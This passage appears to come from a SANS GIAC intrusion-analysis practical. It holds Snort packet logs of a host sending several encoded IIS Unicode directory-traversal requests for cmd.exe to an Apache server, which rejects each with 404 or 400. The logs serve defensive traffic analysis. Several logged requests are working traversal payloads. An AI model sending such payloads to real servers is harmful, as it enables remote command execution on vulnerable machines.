65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41 44 44  er.<P>.<HR>.<ADD
52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E 33 2E  RESS>Apache/1.3.
32 32 20 53 65 72 76 65 72 20 61 74 20 73 74 6F  22 Server at sto
72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65 69 70  rm.nowhere
2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F 41 44  .org Port 80</AD
44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E 3C 2F  DRESS>.</BODY></
48 54 4D 4C 3E 0A                                HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.286344 192.168.254.100:80 -> 64.0.253.221:21058
TCP TTL:64 TOS:0x0 ID:21761 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x151859D2  Ack: 0x3F62D936  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.426284 64.0.253.221:21058 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13363 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F62D936  Ack: 0xBF81AFBE  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.426284 64.0.253.221:21063 -> 192.168.254.100:80
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:113 TOS:0x0 ID:13364 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F680FFC  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.426284 192.168.254.100:80 -> 64.0.253.221:21063
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x1571624B  Ack: 0x3F680FFD  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.426284 64.0.253.221:21058 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13365 IpLen:20 DgmLen:40
*****R** Seq: 0x3F62D936  Ack: 0x3F62D936  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.516246 64.0.253.221:21063 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13369 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F680FFD  Ack: 0x1571624C  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.526242 64.0.253.221:21063 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13370 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x3F680FFD  Ack: 0x1571624C  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 39 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%9c../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.526242 192.168.254.100:80 -> 64.0.253.221:21063
TCP TTL:64 TOS:0x0 ID:28480 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1571624C  Ack: 0x3F68105E  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.526242 192.168.254.100:80 -> 64.0.253.221:21063
TCP TTL:64 TOS:0x0 ID:28481 IpLen:20 DgmLen:494 DF
***AP*** Seq: 0x1571624C  Ack: 0x3F68105E  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 35 31 20 47 4D 54 0D 0A 53 65 72  1:10:51 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
73 63 72 69 70 74 73 2F 2E 2E C1 9C 2E 2E 2F 77  scripts/...../w
69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D  innt/system32/cm
64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20 66 6F  d.exe was not fo
75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65 72 76  und on this serv
65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41 44 44  er.<P>.<HR>.<ADD
52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E 33 2E  RESS>Apache/1.3.
32 32 20 53 65 72 76 65 72 20 61 74 20 73 74 6F  22 Server at sto
72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65 69 70  rm.nowhere
2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F 41 44  .org Port 80</AD
44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E 3C 2F  DRESS>.</BODY></
48 54 4D 4C 3E 0A                                HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.536238 192.168.254.100:80 -> 64.0.253.221:21063
TCP TTL:64 TOS:0x0 ID:28482 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x15716412  Ack: 0x3F68105E  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.656186 64.0.253.221:21063 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13382 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F68105E  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.666182 64.0.253.221:21069 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13383 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F6D1FD9  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.666182 192.168.254.100:80 -> 64.0.253.221:21069
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x1542740B  Ack: 0x3F6D1FDA  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.666182 64.0.253.221:21063 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13384 IpLen:20 DgmLen:40
*****R** Seq: 0x3F68105E  Ack: 0x3F68105E  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.766140 64.0.253.221:21069 -> 192.168.254.100:80
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:113 TOS:0x0 ID:13391 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F6D1FDA  Ack: 0x1542740C  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.766140 64.0.253.221:21069 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13392 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x3F6D1FDA  Ack: 0x1542740C  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
25 33 35 25 36 33 2E 2E 2F 77 69 6E 6E 74 2F 73  %35%63../winnt/s
79 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F  ystem32/cmd.exe?
2F 63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D  /c+dir HTTP/1.0.
0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E  .Host: www..Conn
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.766140 192.168.254.100:80 -> 64.0.253.221:21069
TCP TTL:64 TOS:0x0 ID:31017 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1542740C  Ack: 0x3F6D203C  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.776135 192.168.254.100:80 -> 64.0.253.221:21069
TCP TTL:64 TOS:0x0 ID:31018 IpLen:20 DgmLen:480 DF
***AP*** Seq: 0x1542740C  Ack: 0x3F6D203C  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 30 20 42 61 64  HTTP/1.1 400 Bad
20 52 65 71 75 65 73 74 0D 0A 44 61 74 65 3A 20   Request..Date:
4D 6F 6E 2C 20 31 38 20 46 65 62 20 32 30 30 32  Mon, 18 Feb 2002
20 30 31 3A 31 30 3A 35 31 20 47 4D 54 0D 0A 53   01:10:51 GMT..S
65 72 76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43  erver: Apache..C
6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65  onnection: close
0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20  ..Content-Type:
74 65 78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73  text/html; chars
65 74 3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D  et=iso-8859-1...
0A 3C 21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20  .<!DOCTYPE HTML
50 55 42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F  PUBLIC "-//IETF/
2F 44 54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45  /DTD HTML 2.0//E
4E 22 3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E  N">.<HTML><HEAD>
0A 3C 54 49 54 4C 45 3E 34 30 30 20 42 61 64 20  .<TITLE>400 Bad
52 65 71 75 65 73 74 3C 2F 54 49 54 4C 45 3E 0A  Request</TITLE>.
3C 2F 48 45 41 44 3E 3C 42 4F 44 59 3E 0A 3C 48  </HEAD><BODY>.<H
31 3E 42 61 64 20 52 65 71 75 65 73 74 3C 2F 48  1>Bad Request</H
31 3E 0A 59 6F 75 72 20 62 72 6F 77 73 65 72 20  1>.Your browser
73 65 6E 74 20 61 20 72 65 71 75 65 73 74 20 74  sent a request t
68 61 74 20 74 68 69 73 20 73 65 72 76 65 72 20  hat this server
63 6F 75 6C 64 20 6E 6F 74 20 75 6E 64 65 72 73  could not unders
74 61 6E 64 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41  tand.<P>.<HR>.<A
44 44 52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E  DDRESS>Apache/1.
33 2E 32 32 20 53 65 72 76 65 72 20 61 74 20 73  3.22 Server at s
74 6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65  torm.nowhere
69 70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F  .org Port 80</
41 44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E  ADDRESS>.</BODY>
3C 2F 48 54 4D 4C 3E 0A                          </HTML>.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.776135 192.168.254.100:80 -> 64.0.253.221:21069
TCP TTL:64 TOS:0x0 ID:31019 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x154275C4  Ack: 0x3F6D203C  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.896084 64.0.253.221:21069 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13404 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F6D203C  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.906080 64.0.253.221:21077 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13405 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F73DF97  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.906080 192.168.254.100:80 -> 64.0.253.221:21077
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x15277795  Ack: 0x3F73DF98  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.906080 64.0.253.221:21069 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13406 IpLen:20 DgmLen:40
*****R** Seq: 0x3F6D203C  Ack: 0x3F6D203C  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.996042 64.0.253.221:21077 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13413 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F73DF98  Ack: 0x15277796  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.996042 64.0.253.221:21077 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13414 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x3F73DF98  Ack: 0x15277796  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
25 33 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73  %35c../winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.996042 192.168.254.100:80 -> 64.0.253.221:21077
TCP TTL:64 TOS:0x0 ID:31402 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x15277796  Ack: 0x3F73DFF8  Win: 0x16D0  TcpLen: 20
```

© SANS Institute 2000 - 2002, Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.006037 192.168.254.100:80 -> 64.0.253.221:21077
TCP TTL:64 TOS:0x0 ID:31403 IpLen:20 DgmLen:480 DF
***AP*** Seq: 0x15277796  Ack: 0x3F73DFF8  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 30 20 42 61 64  HTTP/1.1 400 Bad
20 52 65 71 75 65 73 74 0D 0A 44 61 74 65 3A 20   Request..Date:
4D 6F 6E 2C 20 31 38 20 46 65 62 20 32 30 30 32  Mon, 18 Feb 2002
20 30 31 3A 31 30 3A 35 31 20 47 4D 54 0D 0A 53   01:10:51 GMT..S
65 72 76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43  erver: Apache..C
6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65  onnection: close
0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20  ..Content-Type:
74 65 78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73  text/html; chars
65 74 3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D  et=iso-8859-1...
0A 3C 21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20  .<!DOCTYPE HTML
50 55 42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F  PUBLIC "-//IETF/
2F 44 54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45  /DTD HTML 2.0//E
4E 22 3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E  N">.<HTML><HEAD>
0A 3C 54 49 54 4C 45 3E 34 30 30 20 42 61 64 20  .<TITLE>400 Bad
52 65 71 75 65 73 74 3C 2F 54 49 54 4C 45 3E 0A  Request</TITLE>.
3C 2F 48 45 41 44 3E 3C 42 4F 44 59 3E 0A 3C 48  </HEAD><BODY>.<H
31 3E 42 61 64 20 52 65 71 75 65 73 74 3C 2F 48  1>Bad Request</H
31 3E 0A 59 6F 75 72 20 62 72 6F 77 73 65 72 20  1>.Your browser
73 65 6E 74 20 61 20 72 65 71 75 65 73 74 20 74  sent a request t
68 61 74 20 74 68 69 73 20 73 65 72 76 65 72 20  hat this server
63 6F 75 6C 64 20 6E 6F 74 20 75 6E 64 65 72 73  could not unders
74 61 6E 64 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41  tand.<P>.<HR>.<A
44 44 52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E  DDRESS>Apache/1.
33 2E 32 32 20 53 65 72 76 65 72 20 61 74 20 73  3.22 Server at s
74 6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65  torm.nowhere
69 70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F  .org Port 80</
41 44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E  ADDRESS>.</BODY>
3C 2F 48 54 4D 4C 3E 0A                          </HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.006037 192.168.254.100:80 -> 64.0.253.221:21077
TCP TTL:64 TOS:0x0 ID:31404 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x1527794E  Ack: 0x3F73DFF8  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.125986 64.0.253.221:21077 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13426 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F73DFF8  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.135982 64.0.253.221:21084 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13427 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F79AD36  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.135982 192.168.254.100:80 -> 64.0.253.221:21084
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x15E5274B  Ack: 0x3F79AD37  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.135982 64.0.253.221:21077 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13428 IpLen:20 DgmLen:40
*****R** Seq: 0x3F73DFF8  Ack: 0x3F73DFF8  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.225944 64.0.253.221:21084 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13435 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F79AD37  Ack: 0x15E5274C  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.225944 64.0.253.221:21084 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13436 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x3F79AD37  Ack: 0x15E5274C  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 25 33 35 25 36 33 2E 2E 2F 77 69 6E 6E 74  25%35%63../winnt
2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78  /system32/cmd.ex
65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31 2E  e?/c+dir HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F  0..Host: www..Co
6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65  nnnection: close
0D 0A 0D 0A                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.225944 192.168.254.100:80 -> 64.0.253.221:21084
TCP TTL:64 TOS:0x0 ID:10783 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x15E5274C  Ack: 0x3F79AD9B  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.235939 192.168.254.100:80 -> 64.0.253.221:21084
TCP TTL:64 TOS:0x0 ID:10784 IpLen:20 DgmLen:495 DF
***AP*** Seq: 0x15E5274C  Ack: 0x3F79AD9B  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 35 32 20 47 4D 54 0D 0A 53 65 72  1:10:52 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
73 63 72 69 70 74 73 2F 2E 2E 25 35 63 2E 2E 2F  scripts/..%5c../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63  winnt/system32/c
6D 64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20 66  md.exe was not f
6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65 72  ound on this ser
76 65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41 44  ver.<P>.<HR>.<AD
44 52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E 33  DRESS>Apache/1.3
2E 32 32 20 53 65 72 76 65 72 20 61 74 20 73 74  .22 Server at st
6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65 69  orm.nowhere
70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F 41  .org Port 80</A
44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E 3C  DDRESS>.</BODY><
2F 48 54 4D 4C 3E 0A                             /HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.235939 192.168.254.100:80 -> 64.0.253.221:21084
TCP TTL:64 TOS:0x0 ID:10785 IpLen:20 DgmLen:40 DF
